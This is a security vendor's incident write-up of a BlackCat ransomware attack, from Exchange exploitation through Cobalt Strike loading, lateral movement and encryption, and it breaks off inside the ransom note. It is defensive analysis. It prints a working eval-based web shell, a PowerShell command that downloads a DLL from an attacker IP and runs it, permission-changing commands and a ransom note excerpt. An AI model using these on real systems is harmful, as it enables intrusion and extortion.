

An Investigation of the BlackCat Ransomware via Trend Micro Vision One

By: Lucas Silva, Leandro Froes Apr 18, 2022 Read time: 7 min (1986 words)

Published: 2022-04-18 · Archived: 2026-04-05 14:05:51 UTC

Ransomware

We recently investigated a case related to the BlackCat ransomware group using the Trend Micro Vision One™ platform, which comes with extended detection and response (XDR) capabilities. BlackCat (aka AlphaVM or AlphaV) is a ransomware family created in the Rust programming language and operated under a ransomware-as-a-service (RaaS) model.

We recently investigated a case related to the BlackCat [ransomware](#) group using the Trend Micro Vision One™ platform, which comes with extended detection and response (XDR) capabilities. BlackCat (aka AlphaVM or AlphaV) is a ransomware family created in the Rust programming language and operated under a [ransomware-as-a-service \(RaaS\)](#) model. Our data indicates that BlackCat is primarily delivered via third-party frameworks and toolsets (for example, Cobalt Strike) and uses exploitation of exposed and vulnerable applications (for example, Microsoft Exchange Server) as an entry point.

BlackCat has versions that work on both Windows and Linux operating systems and in VMware's ESXi environment. In this incident, we identified the exploitation of [CVE-2021-31207](#). This vulnerability abuses the New-MailboxExportRequest PowerShell command to export the user mailbox to an arbitrary file location, which could be used to write a web shell on the Exchange Server.

In this blog entry, we discuss the kill chain used by the malicious actors behind this incident and how we used the Trend Micro Vision One platform to track the threats involved in the incident. We also dive deeper into the notable post-exploitation routines that were used until the host's encryption.

Finding the threats

We begin with the Trend Micro Vision One platform, where we noticed an incident being created in the Vision One console with a few workbenches related to it. Upon checking, we noticed several suspicious web shells being dropped on the local Microsoft Exchange Server. Based on that information, we started the analysis of the Exchange Server.




Figure 1. The incident view created by Vision One

We first noticed that ASPX files, normally dropped after ProxyShell and ProxyLogon exploitation, were dropped and detected (Backdoor.ASP.WEBSHELL.SMYXBH5A) in the affected machine. This type of ProxyShell exploitation usually involves three vulnerabilities: [CVE-2021-34473](#), [CVE-2021-34523](#), and the previously mentioned CVE-2021-31207. The first two were patched in July 2021, while the last one was fixed in May 2021. Successful exploitation of these vulnerabilities could lead to arbitrary writing of files that an attacker could abuse to upload web shells to a target Exchange Server. In this engagement, we determined that CVE-2021-31207 was being actively exploited.

The exploitation is performed by importing a web shell as an email inside the user draft mailbox. It is then exported to c:/inetpub/wwwroot/aspnet_client/{5-random-digit}.aspx. Upon analysis of the infected host, we identified several web shell variants used by the malicious actors.

caelnibmcrbzxwcm

To: ad_sync

hello darkness my old friend

Type	Attachment
File	FileAttachment.txt

Figure 2. The email saved in the drafts folder




Figure 3. The ASPX files as shown on the Vision One workbench

A web shell is a piece of code written in web development programming language, such as ASP or JSP, that attackers could drop onto web servers to gain remote access and the ability to execute arbitrary code and commands to meet their objectives.

We discovered that the web shell employed in the attack uses the `exec_code` query parameter to execute the desired command.

```
1 <script language="JScript" runat="server" Page aspcompat=true>
2     function Page_Load(){
3         eval(Request["exec_code"],"unsafe");
4     }
5 </script>
```

Figure 4. A snippet of web shell content

Once a web shell is successfully inserted into the victim's server, it could allow remote attackers to perform various tasks, such as stealing data and dropping other malicious tools. In this engagement, we saw the Internet Information Services (IIS) process (`w3wp.exe`) spawning a PowerShell process that downloaded a Cobalt Strike beacon (detected as `Backdoor.Win32.COBEOCON.OSLJDO`).



Figure 5. The IIS process `w3wp.exe` spawning a PowerShell process

The PowerShell method WebClient.DownloadFile was used to download a DLL file from the IP address 5[.]255[.]100[.]242. After the download, the DLL was executed using rundll32.exe to call the exported function ASN1_OBJECT_create.

```
$WebClient=New-Object
System.Net.WebClient
$WebClient.DownloadFile("http://5.255.100.
242/libeay32.dll","C:\windows\debug\libeay3
2.dll") rundll32
C:\windows\debug\libeay32.dll,ASN1_OBJECT
_create
```

Figure 6. The PowerShell command used to download the DLL

Upon further investigation, we discovered that the DLL, libeay32.dll, was a tampered version of a known DLL normally used by OpenSSL and by other programs to help with SSL communication. The malicious actors modified an exported function of the DLL to host a Cobalt Strike stager shellcode. The DLL was using a nonvalid certificate that belonged to the video communications company Zoom and was issued by GoDaddy.




Figure 7. The libeay32.dll certificate




Figure 8. The libeay32.dll issuer

Once executed, the exported function (ASN1_OBJECT_create) works as a loader for a classic Cobalt Strike stager shellcode. Although this function contains a lot of code, most of it is just junk code containing useless operations. What it really does is simply allocate memory using VirtualAlloc, copy a nonencrypted shellcode to the allocated region, and then transfer the execution to it. The shellcode then decrypts another shellcode, which is the Cobalt Strike stager shellcode.

```

00000000 1006EBC6 81C7 EE30DA1D add edi,100A3DEE
00000000 1006EBC8 E8 DB9E0300 call !libeay32.100A8AAC
00000000 1006EBC1 87F0 xchg eax,esi
00000000 1006EBC3 81C1 76928F18 add ecx,188F9276
00000000 1006EBC9 46 inc esi
00000000 1006EBCA 33FD xor edi,ebp
00000000 1006EBCD F7D6 not esi
00000000 1006EBDE 33D8 xor ebx,eax
00000000 1006EBE0 0335 B53C1210 add esi,dword ptr ds:[10123C85]
00000000 1006EBE6 33D8 xor ebx,eax
00000000 1006EBE8 F7D6 not esi
00000000 1006EBEA 33FD xor edi,ebp
00000000 1006EBEC 4E dec esi
00000000 1006EBED 81E9 76928F18 sub ecx,188F9276
00000000 1006EBF3 87F0 xchg eax,esi
00000000 1006EBF5 EB C6F4FAFF call !libeay32.1001E0C0
00000000 1006EBFA 81EF EE30DA1D sub edi,100A3DEE
00000000 1006EC00 C1C0 05 rol eax,5
00000000 1006EC03 48 dec eax
00000000 1006EC04 81F0 62836E49 xor eax,496E8362
00000000 1006EC04 FF00 call eax
00000000 1006EC0C 3135 B0331210 xor dword ptr ds:[10123380],esi
00000000 1006EC12 E8 5296FBFF call !libeay32.10028269
00000000 1006EC17 F7DA neg edx
00000000 1006EC19 81C1 9906C368 add ecx,68C30699
00000000 1006EC1F 4A dec edx
00000000 1006EC20 C1CF 05 ror edi,5
00000000 1006EC23 87C3 xchg ebx,eax
00000000 1006EC25 E8 AA960100 call !libeay32.100882D4
00000000 1006EC2A 42 inc edx
00000000 1006EC2B 81C6 A5478D7E add esi,7E8D47A5
00000000 1006EC31 87F3 xchg ebx,esi
eax=kernel32.VirtualAlloc
    
```

Figure 9. Virtual memory being allocated for the first shellcode

```

00000000 1006EECE E8 5A0BF8FF call !libeay32.1001FA20
00000000 1006EED3 C1C7 1A rol edi,1A
00000000 1006EED6 290D 1D351210 sub dword ptr ds:[1012351D],ecx
00000000 1006EEDC 81E8 D1A255D6 sub eax,D655A2D1
00000000 1006EEE2 E8 0C71F9FF call !libeay32.10005FFF3
00000000 1006EEE7 87F7 xchg edi,esi
00000000 1006EEE9 F7D7 not edi
00000000 1006EEEB C1CE 18 ror esi,18
00000000 1006EEEE 290D D5341210 sub dword ptr ds:[10123405],ecx
00000000 1006EEF4 0305 CB3F1210 add eax,dword ptr ds:[10123FCB]
00000000 1006EEFA F7DF neg edi
00000000 1006EEFC 280D 9C3F1210 sub ecx,dword ptr ds:[10123F9C]
00000000 1006EF02 F7D8 neg eax
00000000 1006EF04 81F3 05C79521 xor ebx,2195C705
00000000 1006EF0A 4E dec esi
00000000 1006EF0B E8 F462FAFF call !libeay32.10015204
00000000 1006EF10 46 inc esi
00000000 1006EF11 81F3 05C79521 xor ebx,2195C705
00000000 1006EF17 F7D8 neg eax
00000000 1006EF19 F7DF neg edi
00000000 1006EF1B 311D 43371210 xor dword ptr ds:[10123743],ebx
00000000 1006EF21 C1C6 18 rol esi,18
00000000 1006EF24 F7D7 not edi
00000000 1006EF26 87F7 xchg edi,esi
00000000 1006EF28 81C0 D1A255D6 add eax,D655A2D1
00000000 1006EF2E C1CF 1A ror edi,1A
00000000 1006EF31 E8 3985F0FF call !libeay32.1004746F
00000000 1006EF36 C1C9 02 ror ecx,2
00000000 1006EF39 2BC4 sub eax,esp
00000000 1006EF3B FF00 jmp eax
00000000 1006EF3D 3305 1E381210 xor eax,dword ptr ds:[1012381E]
00000000 1006EF43 311D F9381210 xor dword ptr ds:[101238F9],ebx
    
```

Figure 10. Execution being transferred to the first shellcode

Address	Hex	Assembly
013C06E5	FC	cld
013C06E6	E8 89000000	call 13C0774
013C06EB	60	pushad
013C06EC	89E5	mov ebp,esp
013C06EE	31D2	xor edx,edx
013C06F0	64:8852 30	mov edx,dword ptr ds:[edx+30]
013C06F4	8B52 0C	mov edx,dword ptr ds:[edx+C]
013C06F7	8B52 14	mov edx,dword ptr ds:[edx+14]
013C06FA	8B72 28	mov esi,dword ptr ds:[edx+28]
013C06FD	0FB74A 26	movzx ecx,word ptr ds:[edx+26]
013C0701	31FF	xor edi,edi
013C0703	31C0	xor eax,eax
013C0705	AC	lodsrb
013C0706	3C 61	cmp al,61
013C0708	7C 02	jil 13C070C
013C070A	2C 20	sub al,20
013C070C	C1CF 0D	ror edi,D
013C070F	01C7	add edi,eax
013C0711	E2 F0	loop 13C0703
013C0713	52	push edx
013C0714	57	push edi
013C0715	8B52 10	mov edx,dword ptr ds:[edx+10]
013C0718	8B42 3C	mov eax,dword ptr ds:[edx+3C]
013C071B	01D0	add eax,edx
013C071D	8B40 78	mov eax,dword ptr ds:[eax+78]
013C0720	85C0	test eax,eax
013C0722	74 4A	je 13C076E
013C0724	01D0	add eax,edx
013C0726	50	push eax
013C0727	8B48 18	mov ecx,dword ptr ds:[eax+18]
013C072A	8B58 20	mov ebx,dword ptr ds:[eax+20]
013C072D	01D3	add ebx,edx
013C072F	E3 3C	jecxz 13C076D
013C0731	49	dec ecx
013C0732	8B348B	mov esi,dword ptr ds:[ebx+ecx*4]
013C0735	01D6	add esi,edx
013C0737	31FF	xor edi,edi
013C0739	31C0	xor eax,eax
013C073B	AC	lodsrb
013C073C	C1CF 0D	ror edi,D
013C073F	01C7	add edi,eax

Figure 11. Decrypted Cobalt Strike stager shellcode

The stager performs an HTTP GET request to a remote server mimicking a normal jQuery request to the path /jquery-3.5.1.slim.min.js. The shellcode then reads the server response, allocates memory also using the VirtualAlloc function, copies the downloaded content to the allocated region, and then transfers the execution to a hard-coded offset within the downloaded content.

Because of the way malleable command-and-control (C&C) stagers work, the behavior depends on the content being downloaded. During our research, we were not able to collect the payload from the remote server. However, using the Vision One platform, we collected enough information to be able to state that the downloaded payload managed to spawn the WerFault.exe process and inject into it the system to host another Cobalt Strike beacon.

It should be noted that all the following activities described in this blog post were performed by the injected WerFault.exe process.

While using the Vision One platform, we identified the C&C server used by the malicious actors.




Figure 12. The Cobalt Strike beacon C&C server as shown in the Vision One console

The spawned WerFault.exe process generated the following activities:

- Discovered accounts (account discovery technique)
- Dropped and executed the NetScan tool
- Dropped and executed the Bloodhound tool
- Dropped the CrackMapExec tool
- Dropped other versions of the tampered DLL to remote machines (lateral movement)
- Executed the PowerShell version of the Inveigh tool

The following commands were executed for account discovery:

- net group "Domain Admins" /DOMAIN
- net group "Domain Controllers" /DOMAIN
- net group "Enterprise Admins" /DOMAIN
- systeminfo




Figure 13. The account discovery commands

The NetScan tool was dropped on the file path C:\Windows\debug and used to scan the network ([network discovery activities](#)). The same directory was also used to drop other tools and samples described in this blog post. The NetScan tool, created by SoftPerfect, is capable of pinging remote computers, scanning ports, and discovering shared folders.




Figure 14. The network scanning tool execution

After the initial account discovery, the BloodHound tool was dropped. This tool allows the analysis of Active Directory (AD) rights and relations. Using the collected data, BloodHound maps out AD objects such as users, groups, and computers, and then accesses and queries these relationships.




Figure 15. BloodHound being dropped into the system




Figure 16. Data extracted using BloodHound

[CrackMapExec](#) (aka CME) is a post-exploitation tool that abuses built-in AD features and protocols to achieve its functionality. Its capabilities include auto-injecting Mimikatz, shellcode, and DLLs into memory using PowerShell, and dumping NTDS.dit. The malicious actors tried to use the tool to dump credentials and conduct lateral movement through the network (detected as HackTool.Win32.Mpacket.SM).




Figure 17. The CrackMapExec execution

The spawned WerFault.exe process was also responsible for spreading other tampered versions of libeay32.dll to other machines across the environment via SMB.




Figure 18. WerFault.exe used to drop the libeay32.dll across the environment

[Inveigh](#) is a cross-platform .NET IPv4/IPv6 machine-in-the-middle penetration-testing tool. It can conduct spoofing attacks and NTLM challenge/response captures via SMB service. The information is captured through both packet sniffing and protocol-specific listeners/sockets. In this incident, the PowerShell version of Inveigh was used to spoof the mDNS (multicast DNS) and NBNS (NetBIOS Name Service) protocols.




Figure 19. The Inveigh command being executed

BlackCat execution

Before the execution of the BlackCat ransomware, we identified suspicious batch scripts being used by the malicious actors to prepare the environment for encryption.

A file named spread.bat was created, and the following PowerShell command was used to execute the spread.bat file. It should be noted that we could not collect the .bat file to verify its content.

```
powershell -nop -exec bypass -EncodedCommand  
LgBcAHMAcABYAGUAYQBkAC4AYgBhAHQAIABtAGsAcwBoAGEAcgBlACAAUgBFAEEARAA=
```

The Vision One platform decoded the command, resulting in the code shown in the following figure.

```
CLI command:  
powershell -nop -exec bypass -EncodedCommand LgBcAHMAcABYAG...  
  
Decoded CLI Command:  
.\spread.bat mkshare READ
```

Figure 20. The code generated after decoding the command used to execute spread.bat

Another batch file, 123.bat, was executed. As with the previous batch file, we could not collect it to analyze its content.

To execute the sample, a token is required to avoid automated sandbox analysis. However, any provided token can bypass the restriction and enable the malware execution. The ransomware also supports other commands, which can be obtained via the -h or --help parameters.

```
C:\Users\User\Desktop>app.exe -h  
  
USAGE:  
[OPTIONS] [SUBCOMMAND]  
  
OPTIONS:  
--access-token <ACCESS_TOKEN>           Access Token  
--bypass <BYPASS>...                     Run as child process  
--child                                   Invoked with drag and drop  
--drag-and-drop                           Drop drag and drop target batch file  
--drop-drag-and-drop-target              Log more to console  
--extra-verbose                           Print help information  
-h, --help                                 Enable logging to specified file  
--log-file <LOG_FILE>                   Do not discover network shares on Windows  
--no-net                                   Do not self propagate(worm) on Windows  
--no-prop                                  Do not propagate to defined servers  
--no-prop-servers <NO_PROP_SERVERS>...  Do not propagate to defined servers  
--no-ws-kill                               Do not stop WMs on ESKM  
--no-ws-kill-names <NO_WS_KILL_NAMES>... Do not stop defined WMs on ESKM  
--no-ws-snapshots-kill                   Do not wipe WMs snapshots on ESKM  
--no-ws                                     Do not update desktop wallpaper on Windows  
-p, --paths <PATHS>...                  Only process files inside defined paths  
--propagated                               Run as propagated process  
-ui                                       Show user interface  
-v, --verbose                             Log to console
```

Figure 21. The BlackCat help command output

The malicious actors used SysVol Share to host the BlackCat sample that was executed across the environment. This approach was used because the contents of SysVol Share are replicated across all domain controllers in the Windows Server domain, meaning that all machines will be able to access it. A copy of the sample was also dropped locally on the C:\Windows\debug folder.




Figure 22. The BlackCat binary that was dropped in SysVol Share

File permissions were changed using icacls.exe, a command-line utility that can be used to modify NTFS permissions, as well as net share commands.

```
C:\Windows\System32\icacls.exe
icacls c:\windows\debug\app /grant "Authenticated Users":(OI)(CI)F /T
```

Figure 23. Permission granted through icacls.exe

```
CLI command:
net share app=c:\windows\debug\app /grant:everyone.READ
```

Figure 24. Permission granted through net share commands

After preparing the environment, the malicious actors proceeded to execute the ransomware. Upon execution, BlackCat performs the following tasks:

- Query the system UUID using wmic.
- The universally unique identifier (UUID) is later used, together with the token, to identify the victim in a Tor website hosted by the malicious actors.
- Delete volume shadow copies.
- Use BCDedit to disable recovery mode.
- Increase the number of network requests that the server service can perform.
- This allows the malware to access enough files during the encryption process.
- Stop the IIS service using the iisreset.exe, a well-known tool used to handle IIS services.
- Execute arp command to display current ARP (Address Resolution Protocol) entries.
- Execute Fsutil to allow the use of both remote and local symlinks.
- Clear all event logs via wevutil.exe.

Once these tasks are finished, the target files are encrypted, and a 7-random-digit extension is added to the files. The ransom note (detected as Ransom.Win32.BLACKCAT.B.note) is then dropped. It informs the victim that their data has been stolen and instructs them to access a Tor onion domain.

```
>> What happened?
Important files on your network was ENCRYPTED and now they have [REDACTED] extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data
Sensitive data on your network was DOWNLOADED.
If you DON'T MANI your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DE, SSN.
- Complete network map including credentials for local and remote services.
